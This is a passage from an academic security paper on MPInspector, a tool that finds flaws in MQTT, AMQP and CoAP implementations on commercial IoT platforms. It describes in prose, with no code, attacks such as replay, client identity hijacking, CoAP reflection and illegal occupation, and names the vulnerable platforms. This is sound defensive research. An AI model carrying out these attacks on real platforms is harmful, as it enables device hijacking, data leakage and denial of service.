	MQTT V5.0	Mosquitto		
	AMQP V1.0	ActiveMQ	AS{1-5}, AA{1.3,5, 7,9,11,13}	●
	CoAP	EMQ X	CS{1-11}, CA{1,3,5,7}	●
		Aliyun Cloud		
Reflection Attack	CoAP	EMQ X	CS1, CA{1,3,5,7}	◐
		Aliyun Cloud		
Malicious Topic Subscription	MQTT V3.1.1	AWS IoT Core	MS{5,7-9}, MA3	●
	AMQP V1.0	ActiveMQ	AS{2,4}, AA9	●
Malicious Topic Publish	MQTT V3.1.1	AWS IoT Core	MS{5,7-9}, MA7	●
	CoAP	EMQ X	CS1,CA3	●
Malicious Response Topic Publish	MQTT V5.0	Mosquitto	MS{5,7-9}, MA7	◐
Unauthorized Will Message	MQTT V3.1.1	AWS IoT Core	MA{1, 10}	●
	MQTT V5.0	Mosquitto		
Unauthorized Retained Message	MQTT V5.0	Mosquitto	MA{8, 11}	●
Illegal Occupation	AMQP V1.0	ActiveMQ	AS1, AA{1, 3}	●

5.3 Attacks based on the Property Violations

This section answers the question **RQ3**. Based on the property violations, we uncover eleven kinds of attacks on the ten MP implementations and display the overview in Table 2. We find that the examined MP implementations are all vulnerable under the two attack scenarios. Each platform is vulnerable to at least one attack, and on average 2.8 attacks. These attacks have serious consequences, such as sensitive data leakage and malicious message injection. We introduce six attacks below (more attacks are available in [52]).

5.3.1 Neighbor Scenario Attacks

Replay attack. This attack is due to the authentication property violations, which suggests that the server accepts the messages that the client has sent before. An attacker only needs to collect them and replays them to the server. We identify that CoAP on EMQ X, AMQP on ActiveMQ, and MQTT on Tuya Smart, AWS IoT Core and Mosquitto are vulnerable to this attack. We launch this attack on Tuya Smart and Mosquitto by sniffing and collecting the traffic in the local network and replaying them to the server. As a result, We successfully replay all the messages, including sending commands and telemetry data.

AMQP sync. failure. `MPInspector` finds that the client and server in AMQP strictly maintain the message ID called Delivery ID when sending TRANSFER messages. Utilizing the authentication property violations on AMQP messages, an attacker can kick the victim offline by sending the messages in wrong orders or forging the TRANSFER messages with synchronized Delivery ID using the victim's identity. We identify the attack on ActiveMQ. We develop an attack script using Ettercap and have successfully launched the attack on ActiveMQ.

5.3.2 Tenant Scenario Attacks

Client identity hijacking. `MPInspector` detects that the secrecy properties on the device side are all violated in the tenant scenario. Additionally, the server side authentication properties are also violated. This suggests that an attacker can impersonate the victim device using its identity to connect to the server. We name this attack as client identity hijacking. Especially, `MPInspector` detects that the MQTT implementations disconnect the existing client when the server receives a second connection request with the same ClientID. Therefore, an attacker can use the victim's identity to connect to the server and kick the victim offline. Last, an attacker can impersonate the device to send messages to the server. We successfully launch this attack on Google IoT Core, AWS IoT Core, Aliyun Cloud, Tuya Smart, Mosquitto, and ActiveMQ. Additionally, we find that the attacker once obtains the credentials of the client, he can perform this attack for a long time as these IoT platforms hard-code the credentials of the clients into device SDKs and cannot dynamically revoke or grant new credentials.

Reflection attack. The reflection attack is specific to the CoAP protocol, which is running over UDP. Utilizing the secrecy property and authentication property violations on the MP implementations in the server side, an attacker can forge messages using the victim's IP address to send to the server. The workflow is shown in Figure 5. We identify the attack of CoAP on Aliyun Cloud and EMQ X. As a consequence, an attacker can forge a fake state to deceive the server. Also, the attacker can forge a message to get a considerable amount of messages sent to the victim and cause a DoS. To validate the attack, we use source address spoofing to forge a CoAP message, and the victim successfully receives the unexpected response message. According to our experiments, the amplification reflection rates are 2.25 in Aliyun Cloud and 0.68 in EMQ X, respectively. The amplification reflection rate here is a conservative estimation because we adopt the basic configuration, where the broker only returns the response code without the device data.




Figure 5: CoAP reflection attack.

Malicious topic subscription. Because of the secrecy property violation on the topic name and the authentication property violation in the `SUBSCRIBE` message, an attacker can subscribe to the victim's topic using his own identity. Taking AMQP as an example, as shown in Figure 6, an attacker uses his own identity `ContainerId` to subscribe to the victim's topic, which is denoted as the target node. When the victim device sends its secret data, the broker transfers the secret data to the attacker. We identify this attack on AWS IoT Core and ActiveMQ and further validate this attack successfully.




Figure 6: AMQP malicious topic subscription on ActiveMQ.

Unauthorized response message. This attack works for the new request/response mechanism introduced by MQTT V5.0. This mechanism allows the client to publish a message with a response topic and the correlation data. The client who receives this message publishes the correlation data to the response topic. However, an attacker can publish with an unauthorized response topic to the victim, as shown in Figure 7. This attack is based on the secrecy property violation on the victim's topic. It is identified on Mosquitto as it supports MQTT V5.0. To validate the attack, we use our script to simulate the victim and accomplish the request/response mechanism. We successfully launch the attack as the broker does not check the authenticity of the response topic.

Illegal occupation. An attacker can exploit the violated secrecy property on the victim's `ContainerId` and the violated




Figure 7: MQTT V5.0 unauthorized response topic publish.




Figure 8: AMQP illegal occupation.

authentication property to perform illegal occupation attacks on AMQP. The server that receives duplicate `OPEN` messages with the same `ContainerId` of the victim closes the connection without updating the session state. When the client reconnects to the server, the server believes that the client with `ContainerId` is online and rejects the victim's connection request. We identify this attack on ActiveMQ, and we believe this attack is severe. As shown in Figure 8, an attacker can collect victims's `ContainerIds` to perform this attack, and make plenty of victims out of service unless the broker resets. We use our script to launch this attack successfully, and the target victim cannot connect to the broker anymore.

5.3.3 Comparisons with Burglars' IoT Paradise Paper

In [36], Jia *et al.* performed a manual analysis on MQTT manually. We compare `MPInspector` with [36], which is shown in Table 3. Our framework is automatic while [36] only analyzed MQTT manually. In addition, `MPInspector` covers four prominent MPs including MQTT V3.1.1, MQTT V5.0, CoAP and AMQP V1.0 while [36] only analyzed MQTT V3.1.1. As for MQTT V3.1.1, we find four new attacks that [36] did not cover. We consider the neighbor scenario and the tenant scenario and [36] only considered the latter. There are two attacks in [36] that `MPInspector` does not cover. However, these two attacks are either not MQTT's implementation flaw or related to the understanding of bit wise parameters, which are out of the current design focus of `MPInspector`.

Instead, `MPInspector` is mainly designed for logic flaw analysis on MP implementations. In conclusion, compared with the previous work [36], `MPInspector` is an automatic approach, covers more MPs and reveals four more new attacks.

Table 3: Our results compared with [36] in MQTT ((●=detected, ○=not detected)).

Scenario	Types of Attacks	[36]	MPInspector
Neighbor Scenario	Man in the Middle	○	●
	Replay Attack	○	●
Tenant Scenario	Unauthorized Will Message	●	●
	Malicious Retained Message	●	●
	Client Identity Hijacking	●	●
	ClientID identification	●	○
	Malicious Topic Subscription	●	●
	Malicious Topic Publish	○	●
	Wildcard-topic Subscription	●	○
	Unauthorized Response Topic Publish	○	●

5.4 Performance

This section answers question **RQ4**. We evaluate the performance of `MPInspector` from three perspectives: (1) state machine modeling, (2) property violation detection, and (3) performance overhead.

Evaluation on state machine modeling. The state machine modeling includes message semantics extraction, interaction logic extraction and formal code translation. We first evaluate the performance of `MPInspector` on message semantics extraction on the ten tested MP implementations. As MP implementations are closed-sourced, it is difficult to get the ground truth of the message semantics for the real MP implementations. Thus, we invite 45 experts with abundant protocol and software reverse engineering experiences to manually validate our results. Since recovering the full message semantics depends on the amount of collected MP traffic and the quality of IoT platform documents, the experts are instructed to only focus on checking the correctness of each parameter semantics extracted by `MPInspector` by checking all the available traffic and documents. Thus, as a precaution, we only report the precision. As a result, the precision of message semantics extraction on Aliyun Cloud is 96%, while the precision on other IoT platforms is all 100%. As the value of parameter `ClientID` from Aliyun Cloud includes some irregular characters, our method cannot handle them and mistakenly extracts wrong terms of the parameter. Additionally, to prove the effectiveness of our NLP-based semantics extraction, we further collect the documents from 20 popular IoT platforms [13] for evaluation. Similarly, our invited experts manually verify the correctness of each extracted parameter semantics by examining the collected documents. Our method yields 94.87% precision. Our method fails to extract the semantics of some parameters, because the sentences that contain these parameter semantics do not belong to the considered sentence types in Section 4.3 and they need to be extracted from several

Table 4: Performance overhead of MPInspector.

IoT Platform	MP	Message semantics Extraction		Interaction Logic Extraction						Formal code Translation	Total Time (h:mm)
		Time (ms)	Precision	States	Time Delay	# of Input Message Types	# MQs	# EQs	Time (h:mm)	Time (ms)	
Google IoT Core	MQTT V3.1.1	115	1.00	3	8s	5	215	373	06:32	0.04	06:32
AWS IoT Core	MQTT V3.1.1	102	1.00	3	3s	5	155	116	02:29	0.06	02:29
AWS IoT Core(will)	MQTT V3.1.1	103	1.00	8	5s	4	727	123	04:37	0.67	04:37
Azure IoT Hub	MQTT V3.1.1	107	1.00	3	8s	5	65	393	05:31	0.04	05:31
Bosch IoT Hub	MQTT V3.1.1	106	1.00	5	9s	5	184	599	09:38	0.03	09:38
Aliyun Cloud	MQTT V3.1.1	105	0.96	3	4s	5	62	1361	07:46	0.08	07:46
Tuya Smart	MQTT V3.1.1	110	1.00	3	8s	5	65	393	04:53	0.03	04:53
Mosquitto	MQTT V5.0	106	1.00	2	1s	5	65	393	00:23	0.03	00:23
Mosquitto(will)	MQTT V5.0	106	1.00	6	5s	4	317	123	03:13	1.26	03:13
Mosquitto(retain)	MQTT V5.0	106	1.00	8	7s	6	727	749	08:02	1.18	08:02
EMQ X	CoAP	928	1.00	1	1s	4	24	420	03:47	125	03:47
Aliyun Cloud	CoAP	2152	1.00	2	1s	3	27	273	04:07	1627	04:07
ActiveMQ	AMQP V1.0	1808	1.00	9	1s	8	728	846	05:11	1917	05:11

Table 5: Performance of MPInspector on property violation detection.

	Google IoT Core	AWS IoT Core	Azure IoT Hub	Bosch IoT Hub	Aliyun Cloud	Tuya Smart	Mosquitto	EMQ X	Aliyun Cloud	ActiveMQ	Average
Protocol	MQTT v3.1.1	MQTT v3.1.1	MQTT v3.1.1	MQTT v3.1.1	MQTT v3.1.1	MQTT v3.1.1	MQTT v5.0	CoAP	CoAP	AMQP1.0	/
Precision	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00	1.00
False Positive rate	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00	0.00

sentences. For more details on precision of message semantics extraction, please refer to Table 4.

As for interaction logic extraction, we choose four MP implementations for the evaluation, including Mosquitto, EMQ X, ActiveMQ, and Tuya Smart. The first three are chosen because they are open-source, thus our experts can refer to their code for the ground truth. Although Tuya Smart is not open-source, with the help of their security team, we can manually review and confirm the result of Tuya Smart. We cannot validate the other six platforms as we do not have access to their source code. The validation shows that the state machines learned by MPInspector are consistent with these four implementations. As for model translation, we successfully translate all MP state machines into Tamarin code and validate that the codes can successfully run.

Evaluation on property violation detection. Since it is difficult to identify all the security property violations of an MP implementation in practice, we also resort to the 45 experts to manually confirm each of the identified property violations by MPInspector. Therefore, we only report precision. Specifically, the experts act as attackers to perform PoC attacks under the threat models specified in Section 3. For secrecy properties, they try their best to retrieve the values of the parameters specified in the target secrecy properties by reversing the traffic, application and device. If the parameter value can be retrieved, we consider the corresponding secrecy property is violated. As for authentication properties, they try to complete the interactions by forging the messages in the target authentication properties. If the interactions can be completed by them, we consider the target authentication properties are violated. As a result, the average precision of property violation detection on the ten MP implementations is 100%. For more details on the property violation detection, please refer to Table 5.

Performance overhead. We evaluate the overhead of each component in MPInspector and the end-to-end system. The overall overhead of MP implementations is determinated by the time consumption of the interaction logic extraction module, as other modules' overhead is less than 2152 ms. The average overhead of the end-to-end system is ~4.5 hours. Considering the interaction logic extraction is a one-shot task, the overhead of MPInspector is acceptable. For more details on precision of performance overhead, please refer to Table 4.

6 Discussions

6.1 Lessons

Based on our evaluation, we conclude that existing popular MPs do not meet the security requirements mainly for the following three reasons.

Gap between implementations and specifications. Many real-world MP implementations do not completely match the standard specification, which on the other hand might be too complex for developers to follow. Developers usually have their own understanding about MPs, which leads to some conflicting implementations. For example, the MQTT on Bosch IoT Hub allows two clients with the same ClientID to be connected to the broker, while the AMQP on ActiveMQ keeps the connection state of a client even when the client is offline.The above implementations all violate their specifications and can be vulnerable.

Gap between constraint resources and security requirements. Under the resource-constrained IoT context, developers usually cut down some security functions. For example, Google IoT Core does not support authentication on the server-side, and the updated version of MQTT on Tuya Smart does not support authentication based on certifications but leverages a vulnerable PSK algorithm instead. These incomplete security mechanisms are due to that the credential management of numerous devices is challenging and resource-constrained devices cannot support big certificate files.

Gap between the MP security design and adversarial environments. In terms of the MP design, we find that most developers do not carefully consider the adversarial environments. First, the adversarial device-sharing cases are not considered. The devices' credentials in some MP implementations are not updated, which may lead to client identity hijacking. Second, the access control of participants is improper. For instance, the request/response mechanism introduced by MQTT V5.0 does not limit a client's authority on the response topic, which may cause malicious message injection.

Suggestions. With the observations from the security analysis, we make the following suggestions for manufacturers. First, manufacturers should guarantee secure communications. The message integrity and confidentiality should be carefully protected. MP implementations should use SSL/TLS with careful configurations, and additional message encryption is highly recommended. Second, manufacturers need to adopt strict authentication mechanisms. The device and server should not only authenticate the initial connection but also authenticate the messages sent to the agents in every phase. Besides, the timestamp or message sequences should be applied to avoid replay attacks. Third, clients' credentials should be dynamically granted to the device or revoked from the device. Currently, most MP implementations have hard-coded the device credential into the SDKs, which makes it hard for updating the credentials. Last but not least, the client and server should have fine-grained resource access control. In particular, we suggest that the identity of a client and her resource should be carefully protected.

6.2 Limitations and Future Work

A limitation of `MPInspector` is that we only infer the interaction logic and parameter-level semantics of the MP implementations. An interesting future work is to explore the fine-grained testing and more flexible model learning strategies to catch more fine-grained information of MP implementations. To illustrate, a bit-wise mutation of a specific parameter in MP messages can help detect if the implementation has appropriately checked the input messages. In addition, it will also be more efficient to apply NLP techniques to analyze the protocol specifications to extract the meta properties. Also, it is worth mentioning that studying SaaS appliactions might get different results comparing to studying real devices as IoT vendors may configure the SaaS appliactions and introduce some security mechanisms to accomplish the interaction between clients and the server.

7 Related Work

State machine learning. A few literature [40] works on automatically extracting state machines from protocol implementations. While these works are effective under the white box setting where the protocol's source code is available, they are not very helpful for MP implementations as most of them are not open-source. In comparison, `MPInspector` does not use the source code. Model learning has also been applied to analyze TLS in [29]. A similar approach is also used in TLS hostname verification [51].

Formal verification of protocols. In the meanwhile, numbers of verification tools are developed such as ProVerif [24] and Tamarin [17]. Those tools with formal verification have been proved valuable in assessing the security of protocols, such as TLS 1.3 [23, 28], LTE [34] and 5G AKA [22, 27]. By contrast, our framework focuses on the security analysis on protocol implementations. The idea of combining model learning and model checking was applied in the analysis of TCP and SSH protocols [32, 33]. Comparing to these works, we extend this idea in a more automatic way and come up with the first framework for the security analysis of MP implementations.

Security studies on IoT protocols. Researchers have studied the security of IoT communication protocols such as BLE, ZigBee, and Z-Wave [12, 50]. However, little work has been done to understand the security of IoT MPs, such as MQTT, AMQP, and CoAP. There are only a few ad-hoc attacks reported. Previous work [16] reveals that attackers can exploit MQTT by connecting the server without authentication and [47, 53] confirmed the attack in real world. [35] performed security evaluation on IoT devices' interaction applying the "shared devices attack model". [48] presented HomeSnitch to identify a device's behavior in smart home. In addition, Andrea *et al.* [49] constructed a tool called MQTTSA to detect the configuration flaw in MQTT deployments based on the source code. The closest to our work is [36], which performs a manual security evaluation on MQTT and identifies several design vulnerabilities. We compare `MPInspector` with [36] in detail in Section 5.3.3. `MPInspector` is an automatic approach, covers more MPs and reveals four more new attacks.

8 Conclusion

To systematically understand the security of MPs implemented on IoT platforms, we present `MPInspector`, an automatic and systematic framework to recover MP implementations and reveal the gap between protocol implementations and the desired security properties. `MPInspector` achieves

automated and systematic security analysis by combining model learning and formal analysis. We apply `MPInspector` to ten implementations of three popular MPs on nine leading commercial IoT platforms, and identify 252 property violations and eleven attacks. We also present the understanding of the MP implementation flaws and discuss the mitigation and future work. To facilitate future IoT security research, we open source `MPInspector` at [52].

Acknowledgments

We sincerely appreciate our shepherds Omar Chowdhury and Adwait Nadkarni, and all the anonymous reviewers for their valuable comments to improve our paper. We also thank Chenyang Lyu, Yuwei Li, Tianyu Du, Changjiang Li, Yuan Chen, Hong Liang and Han Bao for proofreading this paper.

This work was partly supported by NSFC under No. U1936215, 61772466, and U1836202, the Zhejiang Provincial Natural Science Foundation for Distinguished Young Scholars under No. LR19F020003, the Fundamental Research Funds for the Central Universities (Zhejiang University NGICS Platform), the State Key Laboratory of Information Security (Institute of Information Engineering, Chinese Academy of Sciences, Beijing 100093) (2020-MS-12), the Zhejiang Provincial Natural Science Foundation under No. LQ21F020010, and the Ant Financial Research Funding.

References

[1] The Constrained Application Protocol (CoAP). https://tools.ietf.org/html/rfc7252s.

[2] ActiveMQ. https://activemq.apache.org/.

[3] Aliyun Cloud. https://iot.aliyun.com.

[4] AMQP Version 1.0. https://www.amqp.org/resources/specifications.

[5] AWS IoT Core. https://aws.amazon.com/iot/.

[6] Azure IoT Hub. https://azure.microsoft.com/services/iot-hub/.

[7] Bosch IoT Hub. https://developer.bosch-iot-suite.com.

[8] Competitive Landscape: IoT Platform Vendors. https://www.gartner.com/en/documents/3983934/competitive-landscape-iot-platform-vendors. Accessed May 22, 2020.

[9] eBay's 2017 Shopping Report Shows Strong IoT Growth. https://www.androidheadlines.com/2018/01/ebays-2017-shopping-report-shows-strong-iot-growth.html.

[10] EMQ X. https://github.com/emqx/emqx-coap.

[11] Google IoT Core. https://cloud.google.com/solutions/iot/.

[12] Honey, I'm home!!- Hacking Z-Wave Home Automation Systems. https://www.blackhat.com/us-13/archives.html#Fouladi.

[13] IoT Cloud Platform Landscape. https://www.postscapes.com/internet-of-things-platforms/.

[14] JSON Web Tokens(JWT). https://tools.ietf.org/html/rfc7519.

[15] Mosquitto. https://mosquitto.org/.

[16] Taking Over The World Through Mqtt Aftermath. https://www.blackhat.com/docs/us-17/thursday/us-17-Lundgren-Taking-Over-The-World-Through-Mqtt-Aftermath.pdf.

[17] The Tamarin Manual. http://tamarin-prover.github.io/manual/.

[18] Tuya Smart. https://en.tuya.com/.

[19] Why Should You Build Your Own IoT Platform. https://medium.com/tomorrow-plus-plus/why-should-you-build-your-own-iot-platform-dff51578c0c.

[20] A. Al-Fuqaha, M. Guizani, M. Mohammadi, M. Aledhari, and M. Ayyash. Internet of things: A survey on enabling technologies, protocols, and applications. *IEEE Commun. Surveys. Tuts.*, 17(4):2347–2376, 2015.

[21] D. Angluin. Learning regular sets from queries and counterexamples. *Inform. and Comput.*, 75(2):87–106, 1987.

[22] D. Basin, J. Dreier, L. Hirschi, S. Radomirovic, R. Sasse, and V. Stettler. A formal analysis of 5G authentication. In *CCS*, pages 1383–1396, 2018.

[23] K. Bhargavan, B. Blanchet, and N. Kobeissi. Verified models and reference implementations for the TLS 1.3 standard candidate. In *IEEE S&P*, pages 483–502. IEEE, 2017.

[24] B. Blanchet et al. An efficient cryptographic protocol verifier based on prolog rules. In *CSFW*, volume 1, pages 82–96. Citeseer, 2001.

[25] Z. B. Celik, L. Babun, A. K. Sikder, H. Aksu, G. Tan, P. McDaniel, and A. S. Uluagac. Sensitive information tracking in commodity iot. In *USENIX Security*, pages 1687–1704, 2018.

[26] T. S. Chow. *Testing software design modeled by finite-state machines*. 1995.

[27] C. Cremers and M. Dehnel-Wild. Component-based formal analysis of 5G-AKA: Channel assumptions and session confusion. In *NDSS*, 2020.

[28] C. Cremers, M. Horvat, J. Hoyland, S. Scott, and T. van der Merwe. A comprehensive symbolic analysis of TLS 1.3. In *CCS*, pages 1773–1788, 2017.

[29] J. De Ruiter and E. Poll. Protocol State Fuzzing of TLS Implementations. In *USENIX Security*, pages 193–206, 2015.

[30] R. Dey, S. Sultana, A. Razi, and P. J. Wisniewski. Exploring smart home device use by airbnb hosts. In *Extended Abstracts of CHI Conference on Human Factors in Computing Systems*, pages 1–8, 2020.

[31] D. Dolev and A. Yao. On the security of public key protocols. *IEEE Transactions on information theory*, 29(2):198–208, 1983.

[32] P. Fiterău-Broştean, R. Janssen, and F. Vaandrager. Combining model learning and model checking to analyze tcp implementations. In *CAV*, pages 454–471. Springer, 2016.

[33] P. Fiterău-Broştean, T. Lenaerts, E. Poll, J. de Ruiter, F. Vaandrager, and P. Verleg. Model learning and model checking of SSH implementations. In *SPIN*, pages 142–151, 2017.

[34] S. Hussain, O. Chowdhury, S. Mehnaz, and E. Bertino. LTEInspector: A systematic approach for adversarial testing of 4G LTE. In *NDSS*, 2018.

[35] B. Janes, H. Crawford, and T. Oconnor. Never ending story: Authentication and access control design flaws in shared iot devices. In *IEEE Workshop on the Internet of Safe Things*, 2020.

[36] Y. Jia, L. Xing, Y. Mao, D. Zhao, X. Wang, S. Zhao, and Y. Zhang. Burglars' iot paradise: Understanding and mitigating security risks of general messaging protocols on iot clouds. In *IEEE S&P*, pages 465–481. IEEE, 2020.

[37] J. Y. less, R. Holz, W. Hu, and S. Jha. Automated analysis of secure internet of things protocols. In *ACSAC*, pages 238–249, 2017.

[38] Y. Li, S. Ji, Y. Chen, S. Liang, W.-H. Lee, Y. Chen, C. Lyu, C. Wu, R. Beyah, P. Cheng, et al. Unifuzz: A holistic and pragmatic metrics-driven platform for evaluating fuzzers. In *USENIX Security*, 2021.

[39] Y. Li, S. Ji, C. Lyu, Y. Chen, J. Chen, Q. Gu, C. Wu, and R. Beyah. V-fuzz: Vulnerability prediction-assisted evolutionary fuzzing for binary programs. *IEEE Transactions on Cybernetics*, 2020.

[40] D. Lie, A. Chou, D. Engler, and D. L. Dill. A simple method for extracting models from protocol code. In *ISCA*, pages 192–203. IEEE, 2001.

[41] Q. liu, S. Ji, C. Liu, and C. Wu. A practical black-box attack on source code authorship identification classifiers. *TIFS*, 2021.

[42] G. Lowe. A hierarchy of authentication specifications. In *CSFW*, pages 31–43. IEEE, 1997.

[43] C. Lyu, S. Ji, C. Zhang, Y. Li, W.-H. Lee, Y. Song, and R. Beyah. MOPT: Optimized mutation scheduling for fuzzers. In *USENIX Security*, pages 1949–1966, Santa Clara, CA, 2019.

[44] C. D. Manning, M. Surdeanu, J. Bauer, J. R. Finkel, S. Bethard, and D. McClosky. The stanford corenlp natural language processing toolkit. In *ACL*, pages 55–60, 2014.

[45] I. N. McAteer, M. I. Malik, Z. Baig, and P. Hannay. Security vulnerabilities and cyber threat analysis of the AMQP protocol for the internet of things. 2017.

[46] OASIS. MQTT Version 3.1.1. http://docsss.oasis-open.org/mqtt/mqtt/v3.1.1/os/mqtt-v3.1.1-os.html.

[47] T. OConnor, W. Enck, and B. Reaves. Blinded and confused: uncovering systemic flaws in device telemetry for smart-home internet of things. In *WiSec*, pages 140–150, 2019.

[48] T. OConnor, R. Mohamed, M. Miettinen, W. Enck, B. Reaves, and A.-R. Sadeghi. Homesnitch: behavior transparency and control for smart home iot devices. In *WiSec*, pages 128–138, 2019.

[49] A. Palmieri, P. Prem, S. Ranise, U. Morelli, and T. Ahmad. MQTTSA: a tool for automatically assisting the secure deployments of MQTT brokers. In *SERVICES*, volume 2642, pages 47–53. IEEE, 2019.

[50] E. Ronen, A. Shamir, A.-O. Weingarten, and C. O'Flynn. Iot goes nuclear: Creating a zigbee chain reaction. In *IEEE S&P*, pages 195–212. IEEE, 2017.

[51] S. Sivakorn, G. Argyros, K. Pei, A. D. Keromytis, and S. Jana. HVLearn: Automated black-box analysis of hostname verification in SSL/TLS implementations. In *IEEE S&P*, pages 521–538. IEEE, 2017.

[52] Q. Wang, S. Ji, Y. Tian, X. Zhang, B. Zhao, Y. Kan, Z. Lin, C. Lin, S. Deng, A. X. Liu, and R. Beyah. MPInspector: a systematic and automatic approach for evaluating the security of IoT messaging protocols. https://github.com/wqqqy/MPInspector.

[53] B. Zhao, S. Ji, W.-H. Lee, C. Lin, H. Weng, J. Wu, P. Zhou, L. Fang, and R. Beyah. A large-scale empirical study on the vulnerability of deployed iot devices. *TDSC*, 2020.

[54] W. Zhou, Y. Jia, Y. Yao, L. Zhu, L. Guan, Y. Mao, P. Liu, and Y. Zhang. Discovering and understanding the security hazards in the interactions between IoT devices, mobile apps, and clouds on smart home platforms. In *USENIX Security*, pages 1133–1150, 2019.

Appendix

A Security properties.

We present the main evaluated secrecy and authentication properties (both meta and extended properties) in Table 6 and Table 7, respectively.

Table 6: Secrecy properties.

ID	Secrecy Property Description
MS1	Secrecy on MQTT ClientID
⋆ MS2	Secrecy on MQTT Secret Key
MS3	Secrecy on MQTT Username
MS4	Secrecy on MQTT Password
MS5	Secrecy on MQTT Topic
MS6	Secrecy on MQTT Publish Payload
MS7	Secrecy on MQTT User Properties (MQTT V5.0)
MS8	Secrecy on MQTT Publish Response Topic (MQTT V5.0)
MS9	Secrecy on MQTT Publish CorelationData (MQTT V5.0)
AS1	Secrecy on AMQP ContainerId
AS2	Secrecy on AMQP Host Name
AS3	Secrecy on AMQP Transfer Payload
AS4	Secrecy on AMQP Target Node
AS5	Secrecy on AMQP Source Node
CS1	Secrecy on CoAP Uri
CS2	Secrecy on CoAP Token
CS3	Secrecy on CoAP MessageId
CS4	Secrecy on CoAP ACK payload
⋆ CS5	Secrecy on CoAP CON_GET Payload (EMQ X)
⋆ CS6	Secrecy on CoAP CON_PUT Payload (EMQ X)
⋆ CS7	Secrecy on CoAP Random (Aliyun Cloud)
⋆ CS8	Secrecy on CoAP Secret Key (Aliyun Cloud)
⋆ CS9	Secrecy on CoAP AuthToken (Aliyun Cloud)
⋆ CS10	Secrecy on CoAP CON_POSTAUTH payload (Aliyun Cloud)
⋆ CS11	Secrecy on CoAP CON_POSTPUBLISH payload (Aliyun Cloud)

[1] The property with ⋆ is extended property.
[2] MS7-MS9 are only supported in MQTTv5.0, CS5-CS6 are only supported in EMQ X and CS7-CS11 are only supported in Aliyun Cloud in CoAP protocol.

B A Running Example

We take the MQTT implementation on Bosch IoT platform as a running example to clarify how the state machine is generated and how the formal code is translated.

Table 7: Authentication properties.

ID	Property Description
MA1	Authentication on MQTT CONNECT message (server->client)
MA2	Authentication on MQTT CONNACK message (client->server)
MA3	Authentication on MQTT SUBSCRIBE message (server->client)
MA4	Authentication on MQTT SUBACK message (client->server)
MA5	Authentication on MQTT UNSUBSCRIBE message (server->client)
MA6	Authentication on MQTT UNSUBACK message (client->server)
MA7	Authentication on MQTT PUBLISH message (server->client)
MA8	Authentication on MQTT PUBACK message (client->server)
MA9	Authentication on MQTT DISCONNECT message (server->client)
MA10	Authentication on MQTT Will message PUBLISH message
MA11	Authentication on MQTT Retained message PUBLISH message
AA1	Authentication on AMQP SASL message (server->client)
AA2	Authentication on AMQP SASL message (client->server)
AA3	Authentication on AMQP OPEN message (server->client)
AA4	Authentication on AMQP OPEN message (client->server)
AA5	Authentication on AMQP ATTACH message (server->client)
AA6	Authentication on AMQP ATTACH message (client->server)
AA7	Authentication on AMQP FLOW message (server->client)
AA8	Authentication on AMQP FLOW message (client->server)
AA9	Authentication on AMQP TRANSFER message (server->client)
AA10	Authentication on AMQP DISPOSITION message (client->server)
AA11	Authentication on AMQP DETACH message (server->client)
AA12	Authentication on AMQP DETACH message (client->server)
AA13	Authentication on AMQP CLOSE message (server->client)
⋆ CA1	Authentication on CoAP CON_GET message (EMQ X) (server->client)
⋆ CA2	Authentication on CoAP CON_GET message (EMQ X) (client->server)
⋆CA3	Authentication on CoAP CON_PUT message (EMQ X) (server->client)
⋆ CA4	Authentication on CoAP CON_PUT message (EMQ X) (client->server)
⋆ CA5	Authentication on CoAP CON_POSTAUTH message (Aliyun Cloud) (server->client)
⋆ CA6	Authentication on CoAP CON_POSTAUTH message (Aliyun Cloud)) (client->server)
⋆ CA7	Authentication on CoAP CON_POSTPUBLISH message (Aliyun Cloud) (server->client)
⋆ CA8	Authentication on CoAP CON_POSTPUBLISH message (Aliyun Cloud) (client->server)

[1] The property with ⋆ is extended property.
[2] Authentication properties on both client side and server sides are considered. CA1-CA4 are only supported in EMQ X and CA6-CA7 are only supported by Aliyun Cloud in CoAP protocols.
[3] A->B means that A authenticates the message from B.

State machine and property generation. First, `MPInspector` applies message semantics extraction from Section 4.3 to identify the parameter semantics for the key messages specified in the MQTT standard. In particular, `MPInspector` outputs the semantics of nine key MQTT messages using the JSON encoding, e.g., `{"CONNECT":{"ClientID":"","username":{"composition":["authid","tenantid"]},"password":""}}` (an expression `"parameter":""` means that `parameter` does not have extra semantics and is consistent with the standard MP).

Second, `MPInspector` applies interaction logic extraction from Section 4.3 to the MQTT implementation on the Bosch IoT platform. It outputs a raw state machine whose transition messages only contains the message names, e.g., `CONNECT/CONNACK`. Then, it adds the semantics extracted from Section 4.3 to each transition message. After that, we have the inferred state machine as shown in Figure 9. According to the property generation method in Section 4.5, `MPInspector` outputs the secrecy and authentication properties as shown in Appendix A.

State machine translation. First, `MPInspector` generates

